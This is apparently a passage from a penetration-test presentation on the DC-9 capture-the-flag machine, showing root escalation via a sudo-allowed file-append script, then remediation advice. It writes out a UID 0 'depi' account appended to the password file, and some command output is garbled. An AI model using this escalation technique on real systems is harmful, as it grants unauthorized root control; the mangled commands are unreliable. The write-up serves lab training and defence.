drwxr-xr-x 3 root root 4096 Dec 29 2019 build
drwxr-xr-x 3 root root 4096 Dec 29 2019 dist
drwxr-xr-x 2 root root 4096 Dec 29 2019 __pycache__
-rw-r--r-- 1 root root 250 Dec 29 2019 test.py
-rw-r--r-- 1 root root 959 Dec 29 2019 test.spec
fredf@dc-9:/opt/devstuff$ cat test.py
#!/usr/bin/python

import sys

if len(sys.argv) != 3 :
    print ("Usage: python test.py read append")
    sys.exit (1)

else :
    f = open(sys.argv[1], "r")
    output = (f.read())

    f = open(sys.argv[2], "a")
    f.write(output)
    f.close()
fredf@dc-9:/opt/devstuff$ █
```

2.6 Privilege Escalation

Root Privilege Escalation

- Created a file named **newuser** containing a formatted entry for a new user named "depi" with UID 0 (Root privileges).

```
fredf@dc-9:~$ nano newuser
fredf@dc-9:~$ cat newuser | salt password123
depi:$1$salt$/3NHsNrNmNb0090IOW9dw/:0:0:root:/root:/bin/bash
```

- Appending the malicious user entry to the system's password file.

```
depi:$1$salt$/3NHsNrNmNb0090IOW9dw/:0:0:root:/root:/bin/bash
```

2.6 Privilege Escalation

Root Privilege Escalation

- Successfully switched to the "depi" user using the created password "password123", obtaining full root access to the system.

```
fredf@dc-9:~$ su - depi
Password: $1$ password1$ALC
root@dc-9:~# lsblk
root@dc-9:~#
```



SYSTEM COMPROMISED

ROOT ACCESS ACHIEVED | FLAG CAPTURED

```
root@dc-9:~# ls N0009010W9dw/
theflag.txt
root@dc-9:~# cat theflag.txt
$openssl passwd -1 -salt salt test
$1$salt$NoБодунаE4urT3iScs91F/
```

NICE WORK

Congratulations - you have done well to get to this point.

Hope you enjoyed DC-9. Just wanted to send out a big thanks to all those who have taken the time to complete the various DC challenges.

I also want to send out a big thank you to the various members of @m0tl3ycr3w .

They are an inspirational bunch of fellows.

Sure, they might smell a bit, but ... just kidding. :-)

Sadly, all things must come to an end, and this will be the last ever challenge in the DC series.

So long, and thanks for all the fish.



3.0 Recommendations

Web Application Security

- **Remediate SQL Injection:** All user-supplied input must be sanitized. Implement prepared statements with parameterized queries across the entire application, especially on the search.php page.
- **Fix Local File Inclusion (LFI):** Remove any dynamic file inclusion functionality. If file access is necessary, use a whitelist of permitted files and avoid using user input to construct direct file paths.



3.0 Recommendations

System and Password Security


- Enforce Secure Password Policies:** The discovery of weak and reused passwords (e.g., B4-Tru3-001, Password) and a cleartext password file necessitates a strict password policy requiring complexity and uniqueness. All passwords exposed during the test must be changed immediately.
- Eliminate Cleartext Storage:** Strictly enforce a policy that prohibits the storage of passwords in cleartext files on any system. Conduct regular filesystem scans to identify and remove such files.
- Implement Credential Management:** Provide user training on secure password management practices to prevent the use of post-it notes or unencrypted digital files for storing credentials.



3.0 Recommendations

Privilege and Access Control

- **Audit Sudo Permissions:** Regularly review and audit the `/etc/sudoers` file and files in `/etc/sudoers.d/`. The `test.py` script should not require root privileges to function. Adhere to the principle of least privilege by granting only the specific commands necessary for a user's role.
- **Harden User Management:** Monitor the `/etc/passwd` file for unauthorized modifications. Consider using other means of authentication (like SSH keys) and disable unnecessary user accounts identified during the assessment.



3.0 Recommendations

Network and Service Security

- **Re-evaluate Port-Knocking Security:** While port-knocking adds a layer of obscurity, it should not be the sole security measure for a critical service like SSH. The knock sequence was easily discovered via the LFI vulnerability. It should be treated as a secret and must be protected with the same rigor as a password. Consider supplementing it with key-based authentication and fail2ban.



Full DEMO

Here

Questions



Thank You!

Stay Safe, Stay Secure

